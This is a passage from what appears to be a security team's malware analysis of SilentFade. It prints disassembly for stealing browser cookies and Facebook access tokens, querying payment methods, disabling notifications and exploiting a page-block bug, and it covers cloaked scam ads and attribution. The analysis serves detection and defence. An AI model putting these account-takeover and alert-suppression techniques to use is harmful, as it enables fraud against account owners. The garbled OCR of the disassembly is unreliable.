[ebp+Var_3EC] edx, offset aSelectNameEncr eax [ebp+Var_3D4], eax eax, [ebp+var_3D4] eax eax, [ebp+var_3D4] eax eax, [ebp+var_3D4] eax</td><td><pre>name encrypted_value host_key c_user c_user fi fi facebook datr fi facebook sb fi facebook</pre></td><td>.com .com .com .com .com .com .com .com</td></td<>	test jz lea push call loc_48872C: push lea push lea call test jz push lea call add test jnz mov mov push mov mov push mov push mov push	eax, eax short loc_48872C eax, [ebp+FileName] eax ds:imp_DeleteFileA eax, [ebp+FileName] eax eax, [ebp+FileName] eax eax, [ebp+ExistingFileName] eax ds:CopyFileA eax, eax loc_488878 edx, [ebp+Var_3EC] ecx, [ebp+Var_3EC] edx, offset aSelectNameEncr eax [ebp+Var_3D4], eax eax, [ebp+var_3D4] eax eax, [ebp+var_3D4] eax eax, [ebp+var_3D4] eax	<pre>name encrypted_value host_key c_user c_user fi fi facebook datr fi facebook sb fi facebook</pre>	.com .com .com .com .com .com .com .com
85       C0         74       00         80       85       E8       FE       FF         50       85       E8       FE       FF       FF         50       85       E8       FE       FF       FF         50       85       E8       FE       FF       FF         50       85       D8       FC       FF       FF         50       85       D8       FC       FF       FF         50       85       D8       FC       FF       FF         50       95       14       FC       FF       FF         80       95       14       FC       FF       FF         80       26       96       96       95       16       40       96         64       85       C0       96       95       16       40       96       96       95       90       14       FC       FF       FF       FF       16       40       96       96       90       14       FC       FF       FF       14       40       90       90       14       FC       FF       FF       16       40 <td>test jz lea push call loc_48872C: push lea push call test jz push lea call add test jnz mov mov mov mov mov mov mov mov sh push lea lea call test jesh call test jz push call test jz push call test jz push call test jz push call test jz push call test jz push call test jz push call test jz push call test jz push call test jz push call test jz push call test jz push call test jz push call test jz push lea push call test jz push lea push call test jz push lea push lea push lea push lea push lea test jz su push lea test jz su lea test jz su jn test lea test jz su jn test jz su jn test jz su jn su jn test jz su jn su jn jz su jn jz jn su jn jz su jn jz su jn su su jn su su jn su su jn su su jn su su jn su su jn su su jn su su jn su su jn su su jn su su jn su su jn su su jn su su su su su su su su su su su su su</td> <td><pre>eax, eax short loc_48872C eax, [ebp+FileName] eax ds:_imp_DeleteFileA eax, [ebp+FileName] eax eax, [ebp+ExistingFileName] eax ds:CopyFileA eax, eax loc_488878 0 6 edx, [ebp+var_3EC] ecx, [ebp+FileName] sqlite3-open esp, 8 eax, eax loc_488878 ebx, [ebp+var_3EC] edx, [ebp+var_3D4], eax eax, [ebp+var_3D4] eax</pre></td> <td><pre>name encrypted_value host_key c_user c_user fi fi facebook dat fi facebook sb fi facebook s</pre></td> <td>.com .com .com .com .com .com .com .com</td>	test jz lea push call loc_48872C: push lea push call test jz push lea call add test jnz mov mov mov mov mov mov mov mov sh push lea lea call test jesh call test jz push call test jz push call test jz push call test jz push call test jz push call test jz push call test jz push call test jz push call test jz push call test jz push call test jz push call test jz push call test jz push call test jz push lea push call test jz push lea push call test jz push lea push lea push lea push lea push lea test jz su push lea test jz su lea test jz su jn test lea test jz su jn test jz su jn test jz su jn su jn test jz su jn su jn jz su jn jz jn su jn jz su jn jz su jn su su jn su su jn su su jn su su jn su su jn su su jn su su jn su su jn su su jn su su jn su su jn su su jn su su jn su su su su su su su su su su su su su	<pre>eax, eax short loc_48872C eax, [ebp+FileName] eax ds:_imp_DeleteFileA eax, [ebp+FileName] eax eax, [ebp+ExistingFileName] eax ds:CopyFileA eax, eax loc_488878 0 6 edx, [ebp+var_3EC] ecx, [ebp+FileName] sqlite3-open esp, 8 eax, eax loc_488878 ebx, [ebp+var_3EC] edx, [ebp+var_3D4], eax eax, [ebp+var_3D4] eax</pre>	<pre>name encrypted_value host_key c_user c_user fi fi facebook dat fi facebook sb fi facebook s</pre>	.com .com .com .com .com .com .com .com
85       C0         74       00         80       85       E8       FF       FF         50       85       E8       FF       FF         50       85       E8       FF       FF         50       85       D8       FF       FF         50       85       D8       FC       FF         50       85       D8       FC       FF         50       85       D8       FC       FF         50       95       26       00       65         66       60       60       60       60         50       28       FE       FF       FF         51       10       40       00       65         60       52       C0       64       63         50       35       10       40       00       66         50       85       20       65       69       52       66         50       85       20       52       60       59       52       75       76         50       85       20       FF       FF       56       60       64	test jz lea push call loc_48872C: push lea push lea call test jz push lea call add test jnz mov mov push mov mov push mov push mov push	<pre>eax, eax short loc_48872C eax, [ebp+FileName] eax ds:imp_DeleteFileA eax, [ebp+FileName] eax eax, [ebp+ExistingFileName] eax ds:CopyFileA eax, eax loc_488878 0 6 6 6 6 7 7 8 8 8 8 8 8 8 9 8 8 8 8 9 8 8 8 8 9 8 8 8 9 8 9 8 8 9 8 9 8 8 8 9 8 9 8 9 8 8 8 9 8 9 8 8 8 8 9 8 9 8 8 8 8 9 8 8 8 8 8 9 8 9 8 8 8 8 9 8 8 8 8 8 8 8 8 8 8 8 9 8</pre>	<pre>name encrypted_value host_key c_user c_user fi fi facebook dat fi facebook sb fi facebook s</pre>	.com .com .com .com .com .com .com .com

Figure 6: Disassembly and example of stolen Facebook cookies as used by SilentFade.

#### The Graph API and access token theft

Previous versions of SilentFade used stolen cookies to make requests to a number of endpoints on www.facebook.com to retrieve information about total friend counts and payment information. This approach was inefficient as it relied on loading large web pages and searching through the entire page using keywords or regular expressions to find the information of interest. As you can imagine, this technique required rewriting every time *Facebook* changed the look of the web page.

*Facebook* provides a Graph API [19] for fast, privacy-preserving access to user data and the *Facebook* social graph. To use the Graph API, developers create on-platform applications [21] and have users explicitly provide permissions to the app for individual bits of data an app can access. With this step, an app receives a user access token which can query any information about a user. *Facebook* provides a Graph API Explorer [22] for developers to test their API. A sample request from the Graph API is shown in the screenshot in Figure 7.

To use the Graph API, SilentFade authors would have had to create their own platform apps and force users to explicitly give the app permission to their data. This adds significant friction, which is why SilentFade took steps to get around this problem. *Facebook* components on the desktop website use the Graph API. For example, Ads Manager is automatically used when a user visits the *Facebook Ads Manager* page [23].

SilentFade made a request to this endpoint and parsed the page content to retrieve the access token for the Ads Manager product, as shown in the screenshot in Figure 8.




Figure 7: Profile information and photos retrieved using the Facebook Graph API Explorer.

Hypertext Transfer Protocol
> GET https://www.facebook.com/adsmanager/ HTTP/1.1\n Host: www.facebook.com/n
most: www.racebook.com/n User-Agent: Norillo2.50 (Windows NT 10.0; WUN64) AppleNebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2987.110 Safari/537.36 restclient-cpp/8.888\n
accept: #/in
> [truncated]Cookie: datr=1/WinfilmmiliaU mini-d; c_user=1000 MW/Mill; fr=200mmili@Fundations_Infilmmili@Fundation.bi.infilmmili
\n
[Full request URI: https://www.facebook.com/adsmanager/]
[HTTP request 1/1]
Get Access Token for Graph API from Ads Manager page
$\checkmark$
<pre>initial_route":{"m":"inst_9f495b61_0_0"},"access_token":"EAABs</pre>
I an out the second screek program are the scattering apply to subseque an energy operations.
• • • • • • • • • • • • • • • • • • •
Cat CSDE taken from Ada Managar name
Get CSRF token from Ads Manager page
▼
],["DTSGInitData",[],{"token":"AQ
۲۹۵۱ - در د ادامه اللکار به هر استان که دیگر ۲۰ الکار کار در ۲۹۱۱ این از ۲۹۱۱ (۲۹۱۹) کاره ۱۹۹۱ (۲۹۱۹ الکار
3515],

Figure 8: Procedure used by SilentFade to retrieve Ads Manager access token.

Additionally, it grabbed CSRF tokens to make additional requests from the page. After this process, it used the retrieved access token to obtain user information, linked payment information, and previous ad-related spend. A disassembly listing from a SilentFade sample using a Graph API query to retrieve payment information is shown in Figure 9.

The request in the disassembly listing shown in Figure 9 leads to an output, shown in Figure 10, where we can see a linked *American Express* credit card along with a 280 USD account balance on the account.

With this information, SilentFade could determine accounts that already had linked payment methods, so that attackers could run ads and pay for them using the account owner's payment method.

## STEALTHY NOTIFICATION BLOCKING FOR ON-PLATFORM PERSISTENCE

*Facebook* provides notification controls to its users to enable them to stay up-to-date with any activity pertaining to their account or their social connections. For example, a user may choose to receive notifications via web push notifications, SMS, or email if a friend tags them in a post, has a birthday, or when a page they are following uploads a new post. These settings are available within the Settings menu on the desktop website [24] or *Android* and *iOS Facebook* apps.

lea push	eax, [ebp+Dst] offset a_regnameAdacco	
	1400h	; "&_reqName-adaccount" ; SizeInBytes
push		
push	eax	; Dst
call	_strcat_s	
add	esp, 0Ch	
lea	eax, [ebp+Dst]	
push	offset a regsrcAdspaym	; "& regSrc=AdsPaymentMethodsDataLoader"
push	1400h	; SizeInBytes
push	eax	; Dst
call	CON	, 034
	_strcat_s	
add	esp, 0Ch	
lea	eax, [ebp+Dst]	
push	offset a_sessionid	; "&_sessionID="
push	1400h	; SizeInBytes
push	eax	; Dst
call	strcat s	,
mov		
	ecx, [ebp+var_14A4]	
add	esp, 0Ch	
cmp	dword ptr [ecx+8Ch], 10h	
lea	eax, [ecx+78h]	
jb	short loc 48E7EA	
mov	eax, [ecx+78h]	
	cont [control]	
		; CODE XREF: has_graph_endpoint_payments+5D51j
push	eax	; Src
lea	eax, [ebp+Dst]	
push	1400h	; SizeInBytes
push	eax	; Dst
call	strcat s	
add	esp, 0Ch	
lea	eax, [ebp+Dst]	
		TARLAL MERICA 22
push	offset aFields5b22all_	; "&fields=%58%22all_payment_methods%78pay"
push	1400h	; SizeInBytes
push	cax : char aF	ields5b22all []
call		22all db '&fields=%58%22all payment methods%78payment method altpays%78acco'
lea	ecx, [ebp+Dst]	; DATA XREF: has_graph_endpoint_r
mov	[ebp+var 148C], 0	
add	esp, 0Ch	<pre>db 'unt_id%2Ccountry%2Ccredential_id%2Cdisplay_name%2Cimage_url%2Cins'</pre>
		<pre>db 'trument_type%2Cnetwork_id%2Cpayment_provider%2Ctitle%7D%2Cpm_cred'</pre>
mov	[ebp+var_1488], 0Fh	<pre>db 'it_card%7Baccount_id%2Ccredential_id%2Ccredit_card_address%2Ccred'</pre>
mov	byte ptr [ebp+var_149C	<pre>db 'it_card_type%2Cdisplay_string%2Cexp_month%2Cexp_year%2Cfirst_name'</pre>
lea	edx, [ecx+1]	db '%2Cis verified%2Clast name%2Cmiddle name%2Ctime created%2Cneed 3d'
nop	dword ptr [eax+00h]	db 's authorization%2Callow manual 3ds authorization%7D%2Cnon ads cre'
		<pre>db 'dit_card%7Baccount_id%2Ccredential_id%2Ccredit_card_address%2Ccre'</pre>
272638	-1 fand	<pre>db 'dit_card_type%2Cdisplay_string%2Cexp_month%2Cexp_year%2Cfirst_nam'</pre>
mov	al, [ecx]	<pre>db 'e%2Cis_verified%2Clast_name%2Cmiddle_name%2Csubtitle%2Ctime_creat'</pre>
inc	ecx	<pre>db 'ed%2Cneed_3ds_authorization%2Callow_manual_3ds_authorization%7D%2'</pre>
test	al, al	db 'Cpayment method direct debits%7Baccount id%2Caddress%2Ccan verify'
jnz	short loc_48E840	db '%2Ccredential id%2Cdisplay string%2Cfirst name%2Cis awaiting%2Cis'
sub	ecx, edx	db '_pending%2Clast_name%2Cmiddle_name%2Cstatus%2Ctime_created%7D%2Cp'
lea	eax, [ebp+Dst]	db 'ayment method extended credits%7Baccount id%2Cbalance%2Ccredentia'
push	ecx	
		<pre>db 'l_id%2Cmax_balance%2Ctype%2Cpartitioned_from%2Csequential_liabili'</pre>
push	eax	<pre>db 'ty_amount%7D%2Cpayment_method_paypa1%7Baccount_id%2Ccredential_id'</pre>
lea	ecx, [ebp+var_149C]	<pre>db '%2Cemail_address%2Ctime_created%7D%2Cpayment_method_stored_balanc'</pre>
call	q_set_string_in_buff	<pre>db 'es%7Baccount_id%2Cbalance%2Ccredential_id%2Ctotal_fundings%7D%2Cp'</pre>
mov	ecx, [ebp+var_14E0]	db 'ayment_method_tokens%7Baccount_id%2Ccredential_id%2Ccurrent_balan'
lea	eax, [ebp+var_149C]	db 'ce%2Coriginal balance%2Ctime created%2Ctime expire%2Ctype%7D%7D%2'
push	eax	db '2%5D&include headers=false&method=get&pretty=0&suppress http code'
lea	eax, [ebp+var 1480]	db '=1'.0
at 48E7		
ac 402/		align 4
	aAll_paym	<pre>went_me db 'all_payment_methods',0 ; DATA XREF: has_graph_endpoint_;</pre>
nov	byte ptr [ebp+var_4], 0BN	
push	eax	
	leads_to_restclient_ua	
call		

Figure 9: Disassembly listing of the Graph API query used by SilentFade.



Figure 10: Sample output returned by executing the Graph API query in Figure 9.




Figure 11: Notification settings UI in the Facebook for Android app.

While the notifications feature provides a mechanism for users to control their experience with *Facebook* products, they are an obstacle for attackers aiming to compromise *Facebook* accounts without alerting the victim. For context, any activity performed on a compromised account, depending on the notification settings, can potentially be flagged to the original account owner via their phone or computer.


To maintain persistent access to compromised accounts, attackers had to address the notification alerts, which they did by disabling notifications entirely. As soon as SilentFade accessed *Facebook* accounts from an infected machine, it explicitly called the appropriate web endpoints to disable notifications.

The result of those web requests caused the following changes to the user account settings:

- Chat notification sounds were disabled
  - chat\_sound\_enabled=0 is passed as a POST argument to /ajax/settings/notifications/medium/ on\_fb/
- All email notifications were disabled
  - email\_preset=5 is passed as a POST argument to /ajax/settings/notifications/medium/email/
- · All SMS notifications were disabled
  - notif enabled=0 is passed as a POST argument to /ajax/settings/notifications/medium/sms
- · Limited SMS notifications to just one SMS and scheduled notifications were disabled
  - sms limit=1 is passed as a POST argument to /ajax/settings/mobile/limit.php
  - sms\_schedule[anytime]=0&sms\_schedule[start]=0&sms\_schedule[end]=0 is passed as a POST argument to /ajax/settings/mobile/time interval

The result of this appeared as shown in the screenshots in Figures 12 and 13.

General Security and Login	Notifications Settings			
Your Facebook	1 On Facebook	All notifications, sounds off	Edit	
Privacy	🖂 Email	Account related notifications	Edit	
Timeline and Tagging	Desktop and Mobile	Some notifications	Edit	
<ul> <li>Location</li> <li>Blocking</li> <li>Language</li> </ul>	Text message	Text notifications are turned off	Edit	
Face Recognition				
Notifications				
Mobile				



Daily Text Limit	Maximum number of texts: 1	Edit
------------------	----------------------------	------

Figure 13: Daily text (SMS) limit altered to 1 after a SilentFade infection.

If the user admin'ed a page, notifications related to it were disabled as well. However, ad activity (through a *Facebook* business page) would still be visible to other admins of the page, it would only be the compromised admin who would not see them.

Ad Center Inbox Notifications 42	Publishing Tools More * Edit Page Info 5 Settin	gs
🔅 General	On Facebook	
	Get a notification each time there is activity on your Page or an important Page update.	
r Messaging	<ul> <li>Get one notification every 12 - 24 hours on all activity and updates on your Page during that time</li> <li>Off</li> </ul>	
Templates and Tabs	4 Messages	
Post Attribution	Get a notification when someone sends your Page a message in Messenger or Instagram Direct. Push notifications for the Pages Manager app can be managed on the app.	
Notifications	On © Off	
Advanced Messaging	🖾 Email	
L Page Roles	O Get an email each time there is activity on your Page or an important Page update.	
* People and Other Pages	Off	
* Preferred Page Audience	Ext Messages On	
<ul> <li>Authorizations</li> </ul>	® Off	
Sanded Content		

Figure 14: Page notifications disabled by SilentFade.

With these changes, SilentFade minimized the likelihood of users noticing unrecognized activity on their accounts – preserving undetected access to compromised accounts for longer.

SilentFade took this a step further by disabling notifications associated with unrecognized login activity as well as any activity originating from the user's ad accounts. The notification disabling features mentioned in the following section are why we include the 'Silent' in the 'SilentFade' malware name.

### Page block exploit

*Facebook* provides a feature known as 'Login Alerts' [25], where users can be notified of suspicious login activity. Once a suspicious login is detected, the user receives a message on *Messenger* from 'Facebook Login Alerts', as shown in Figure 15.




Figure 15: Example message sent by Facebook Login Alerts page when a suspicious login is detected.

The user can click 'Review Login' to get more information about the login event, such as the date and time, the IP address and its corresponding geolocation, and inform *Facebook* if the login was unrecognized, at which point the suspicious session is terminated.

Ū	<b>Was This You?</b> You don't usually log in from this browser, so we want to make sure it was you.
	LOGIN ALERT DETAILS
	Login Details Status: Logged out Time: Friday, September 6, 2019 at 8:51 AM IP:
	This Wasn't Me This Was Me

Figure 16: Facebook Login Alerts details.

'Facebook Login Alerts' is a *Facebook* page with the ID 1001847139929871 and the page itself is available by going to facebook.com/1001847139929871 or via its alias [26].

In a similar vein, users receive messages on *Messenger* from 'Facebook for Business' when there's a status change on an ad being run from their account. This too is a page like 'Facebook Login Alerts', with ID 74100576336, which can be accessed directly using its ID or through its alias [27].

3	pr	
	Good news! Your boosted post is approve will start running soon. In the meantime, y can view it.	
	"Lily stocked up more on our #unisex soap 'Jean-Paul'. Smooth and dense latherin	đ
	View Boosted Post	

Figure 17: Example message sent by Facebook for Business page when an ad has been approved.

As with any other page, users have the option to explicitly block pages from messaging them. SilentFade took advantage of this property to block both the 'Login Alerts' page and the 'Facebook for Business' page. This effectively prevented *Facebook* from notifying users of suspicious logins on their *Facebook* account or any ad-related activity on their ad account, permitting the attackers to use the compromised account without being detected by the account owners through alerts.

The disassembly listing in Figure 18 shows a snippet of the page block exploit code within SilentFade.

mov	edx, offset aFbid7410057633 ; "&fbid= <mark>74100576336</mark> &a=1"
lea	ecx, [ebp+var_410]
call	strcat_s_wrapper Facebook for Business 🖉 🎍 Like
lea	eax, [ebp+var_410] Page 12M like this
push	eax Facebook for Business provides the latest news, tips and strategies
lea	ecx, [ebp+1pMem] to help businesses turn good ideas into great opportunities.
call	init string
push	offset aMessagingBlock ; "/messaging/block_messages/"
lea	ecx, [ebp+var 428]
mov	byte ptr [ebp+var_4], 24h
call	init string
lea	eax, [ebp+lpMem]
mov	byte ptr [ebp+var 4], 25h
push	eax
lea	eax, [ebp+var_428]
mov	ecx, edi
push	eax
lea	eax, [ebp+var 44C]
push	eax
call	make https request
push	eax
lea	ecx, [ebp+var 470]
call	heapfree smart wrapper1
lea	ecx, [ebp+var_44C]
call	heapfree smart wrapper0
lea	ecx, [ebp+var_428]
call	heapfree smart wrapper
MOV	byte ptr [ebp+var_4], 0Ch
lea	ecx, [ebp+lpMem]
call	heapfree smart wrapper
mov	edx, offset aFb dtsq ; "fb dtsq="
lea	ecx, [ebp+var_410]
call	calls_poss_gen_string
mov	ecx, ebx
call	dtsg cookie sanity check
mov	edx, eax
lea	ecx, [ebp+var 410]
call	strcat s wrapper
mov	edx, offset aUid10018471399 ; "&uid= <mark>1001847139929871</mark> &update_plite=&pri"
lea	ecx, [ebp+var 410]
call	streat s wrapper Facebook Login Alerts 🖉 🔒 Like
lea	eax, [ebp+var_410] Page 636K like this
push	eax
lea	ecx, [ebp+1pMem] Login Alerts
call	init string
push	offset aPrívacyBlock_u ; "/privacy/block_user/"
lea	ecx, [ebp+var_428]
mov	byte ptr [ebp+var_4], 26h
call	init_string
lea	eax, [ebp+lpMem]
mov	byte ptr [ebp+var_4], 27h
push	eax
lea	eax, [ebp+var_428]
mov	ecx, edi
push	eax
lea	eax, [ebp+var_44C]
push	eax
call	make_https_request
L	

Figure 18: Disassembly of SilentFade code containing Facebook endpoints used for the exploit.

SilentFade's focus on the notification system was unique, but not sufficient. After all, users accustomed to receiving such notifications were likely to discover the blocked pages and unblock them. SilentFade had another trick up its sleeve to ensure that the blocks were more permanent. It likely involved confirming if client-side sanity checks were performed on the server-side. The authors discovered that the confidence checks performed by the account-blocking web UI were incomplete in the server-side code, which was subsequently exploited by SilentFade. This bug allowed SilentFade to block both the Login Alerts and Facebook Business pages and ensured that users could not unblock the pages even if they tried. This caused both pages to remain 'unblockable' until we detected and fixed this bug.

The page block exploit worked like this:

- 1. The sample blocks the Login Alerts and Facebook Business pages from messaging the user by passing fbid={PageID} as a POST argument to facebook.com/messaging/block\_messages/
- 2. The sample then blocks the page through the 'block users' endpoint by passing uid={PageID} as a POST argument to facebook.com/privacy/block user/.
  - a. While the web UI does not permit users to provide pages for blocking via the 'block user' flow, the server-side code did not perform any confidence checks and assumed that the provided ID belongs to a user. A downstream function successfully blocked the page from contacting the user.
- 3. In the web UI, the page appeared as blocked but also prevented users from unblocking the page as client-side confidence checks only permit user IDs to be unblocked from the 'block user' flow. This prevented the user from unblocking both pages.

The pages appeared as blocked users upon successful exploitation of the bug.

Manage Blocking	
Restricted List	When you add a friend to your Restricted List, they won't see posts on Facebook that you share only to Friends. They may still see things you share to Public or on a mutual friend's timeline, and posts they're tagged in. Facebook doesn't notify your friends when you add them to your Restricted List. Learn more.
Block users	Once you block someone, that person can no longer see things you post on your timeline, tag you, invite you to events or groups, start a conversation with you, or add you as a friend. Note: Does not include apps, games or groups you both participate in.
	Block users Add name or email Block   Facebook Business Unblock  Facebook Login Alerts Unblock
Block messages	If you block messages and video calls from someone here, they won't be able to contact you in the Messenger app either. Unless you block someone's profile, they may be able to post on your timeline, tag you, and comment on your posts or comments. Learn more.
	Block messages from Fryee the name of a friend  Facebook Business Unblock Facebook Login Alerts Unblock
Block app invites	Once you block app invites from someone, you'll automatically ignore future app requests from that friend. To block invites from a specific friend, click the "Ignore All Invites From This Friend" link under your latest request.

Figure 19: Remnant of a SilentFade infection where Facebook pages are blocked as users.

Users were presented with an error message if they tried to unblock any of these pages.

Privacy			you add them to your Restrict	ed List. Learn more.				
Timeline and Tagging     Block users       (a) Location     Blocking			Once you block someone, that person can no longer see things you post on your timeline, tag you, invite you to events or groups, start a conversation with you, or add you as a friend. Note: Does not					
			include apps, games or groups you both participate in.					
🖄 Language			Block users	Add name or email	Block			
Notifications	This c	This content is no longer available						
Public Posts			cannot be displayed right now. It r ssion to view this page.	nay be temporarily unavaila	b弹, the link you clicked on may have e	expired,		
Apps and Websites								
🖄 Instant Games						Close		
a Business Integratio	ons				iey may be able to post on your timeline,			
🚺 Ads			tag you, and comment on you	r posts or comments. Learn mo	re.			

Figure 20: Error message displayed by Facebook when user attempted to reverse the page blocks.

This was the first time we observed malware actively changing notification settings, blocking pages, and exploiting a bug in the blocking subsystem to maintain persistence in a compromised account.

The exploitation of this notification-related bug, however, became a silver lining that helped us to detect compromised accounts, measure the scale of SilentFade infections, and map abuse originating from user accounts to the malware responsible for the initial account compromise. Per our analysis, the malware that contained the page block exploit was released on 22 December 2018. It was discovered by *Facebook* in mid-February. A subsequent investigation allowed us to attribute over four million US dollars in damages to this activity – the amount *Facebook* reimbursed to the victims for unauthorized ads purchased using their ads accounts [13].

#### ADS RUN BY SILENTFADE

A part of what makes the web great is the fact that it is based on open standards and protocols that decouple application functionality between the client and a server via a network. Because of that, any software sending a web request using a legitimate session cookie would look indistinguishable from a legitimate user sending the same request. However, the use of the unique page block bug allowed us to attribute these malicious ads to accounts infected with SilentFade and analyse these ads for commonalities.

Upon our review, ads tended to stick with the following formula:

- Use of popular and smaller URL-shorteners to hide the landing page.
- · Abuse of Open Graph Markups [28] to change ad preview.
- Heavy use of cloaking and traffic redirection.
- Ads were targeted only to users in the same country as the account owner or in neighbouring countries.
- Ad content was usually counterfeit goods, such as designer shoes or bags, sunglasses, as well as pills and medication related to weight loss or sexual health.
- Celebrity images and clips were often used to make the ads appear more appealing or authentic. For example, ads using images of celebrities were used to market weight loss pills based on the keto diet.
- · Images or videos used in ads were intentionally blurred or distorted.

A small sample of malicious ads run from legitimate pages using the original account owner's payment method can be seen in the screenshots in Figure 21.

The third ad in Figure 21 shows signs of cloaking in action. While the ad advertises a weight-loss pill and leads users to a scam web page, *Facebook* crawlers [29] are redirected to *Amazon.com*.




Figure 21: A sample carousel of ads run by accounts infected by SilentFade malware.




Figure 22: Cloaking used by a keto diet pill ad with celebrity impersonation.

Another example of a cloaked ad is shown in Figure 22. In this example, a *Facebook* user was compromised by SilentFade. Their account was used to run an ad with a celebrity image and targeted to *Facebook* users in a specific country. As *Facebook* crawlers were redirected to *AliBaba*'s Wholesaler page, the domain preview was shown as leading to *AliBaba*.

The cloaking service would decide whether to send a user to the malicious page or an innocuous one based on the geolocated IP address of the user clicking on the ad, the presence of the correct HTTP Reference header, and other features.

In addition, the final redirection URL was often hidden in plain sight from crawlers and cloaking detection services by abusing the JavaScript History API [30].



Figure 23: JavaScript code from a scam ad landing page [31] showing the final redirection taking place only when the user presses the 'Back' button.

This was achieved by redirecting the user to the final URL only once the user clicked the 'back' button on their browser. This technique was effective as it required user interaction, which cloaking-detection services may lack, and triggered on the first button clicked by every user when an unwanted web page was opened. Many variations [31, 32, 33] of this were available, and at times involved *disabling* the 'back' button entirely by pushing multiple URLs of the current document to the JavaScript history state.

## ATTRIBUTION, REMEDIATION, AND LEGAL ENFORCEMENT

Due to this group being active since 2016 [34] and its evolving capabilities, we were able to extract enough information from samples to attribute the malware to particular individuals. The three most useful sources of information came from the samples themselves, WHOIS data for C&C servers, and SilentFade's use of non-standard networking and service libraries (such as restclient-cpp [35]), which were all located as repositories created by one user on *GitHub* [36]. In addition, PDB paths present in SilentFade samples matched with project names in the *GitHub* repository, as well as the profile information for the *GitHub* user [36].

Justin hpsocket	38 40 02 00-5E 40 02 00-81 40 02 00-9C 40 02 00 ;@@ ^@@ i@@ E@@ 52 53 44 53-C6 34 BE EF-AF C5 8C 4F-B2 A5 0E 2E R5D5 4 J na+10 N/A 7B 31 49 41-01 00 00 00-43 3A 5C 55-73 65 72 73 {11A0 C:\Users 5C 4A 75 73-74 69 6E 5C-44 65 73 6B-74 6F 70 5C \Usernbucketop 43 68 72 6F-60 65 45 78-74 49 6E 73-74 61 0C ChromeExInstall 65 72 5C 52-65 6C 65-61-73 65 5C 43-68 72 6F 6D er\Release\Chrom 65 45 76 74-49 6E 73 74-61 6C 6C 65-72 2E 70 64 efxInstaller.pd 62 00 00 00-01 00 00 00-0E 01 00 00-0E 01 00 00 b @ _A0 A0
Follow	EF CC 02 00-10 CD 02 00-30 CD 02 00-53 CD 02 00 ∩ <b>to</b> →=0 0=0 5=0 76 CD 02 00-91 CD 02 00-32 53 44 53-72 03 66 D4 v=0 æ=0 RSDSr♥f L
Block or report user	A4 B4 6B 4B-BA 66 53 87-C5 6B C3 84-01 00 00 00 7.4kk f51 +k a0 43 3A 5C 55-73 65 72 73-5C 4C 6F 77-42 6F 79 5C C:\Users\LowBay\ 44 65 73 66 77 46 F 70 5C-59 6F 75 72-20 54 6C 61 Desktop\Your Cla 73 73 69 66-69 65 64 73-20 4E 6F 77-20 54 6F 6F ssiffed Now Too
I'm a low-key boy, I'm chasing my dreams	73 73 69 66-69 65 64 73-20 4E 6F 77-20 54 6F 6F ssifieds Now Too 6C 62 61 72-5C 52 65 6C-65 61 73 65-5C 50 72 6F lbar\Release\Pro 6A 65 63 74-2E 70 64 62-00 00 00 00-01 00 00 00 00 ject.pdb 08 01 00 00-08 01 00 00-00 00 00 00-06 01 00 00
Network Security Company     Mars     https://github.com/hpsocket	PDB path in SilentFade samples

Figure 24: Project PDB path samples [37, 38] hinting at connection to GitHub user [36].

The screenshot in Figure 25 shows code from one of hpsocket's *GitHub* repositories appearing directly within SilentFade samples.

		; CODE XREF: InstallSvc+2D7j
268	TRACE(L"wszDllPath = %s \n", wszDllPath);	push esi
269		lea eax, [ebp+Filename]
270	<pre>wchar_t wszBinPath[MAX_PATH] = {0};</pre>	push eax
271	<pre>wcscpy_s(wszBinPath, L"%SystemRoot%\\System32\\svchost.exe -k ");</pre>	<pre>push offset aWszdllpathS ; "wszDllPath = %s \n" call sub 100829A0</pre>
272	wcscat_s(wszBinPath, SERVER_GROUP_NAME);	push 208h ; size t
273		lea eax, [ebp+BinaryPathName]
274	TRACE/I Pure Pir Dath - Mr. ) - Pir Pir Pir Dath).	push 0 ; int
	TRACE(L"wszBinPath = %s \n", wszBinPath);	push eax ; void *
275		callmemset
276	SC_HANDLE schSCManager = NULL;	push offset Src ; "%SystemRoot%\\System32\\svchost.exe -k " lea eax, [ebp+BinaryPathName]
277	SC_HANDLE schService = NULL;	push 104h ; SizeInWords
278		push eax ; Dst
279	// Open the local default service control manager database	call _wcscpy_s
280	<pre>schSCManager = OpenSCManager(NULL, NULL, SC_MANAGER_ALL_ACCESS);</pre>	<pre>push offset aAdservicegroup ; "AdServiceGroup"</pre>
	if (schSCManager == NULL)	lea eax, [ebp+8inaryPathName] push 104h ; SizeInWords
282	{	push eax ; Dst
		call wescat s
283	TRACE(L"OpenSCManager failed w/err 0x%081x\n", GetLastError());	<pre>lea eax, [ebp+BinaryPathName]</pre>
284	goto Cleanup;	yush eax
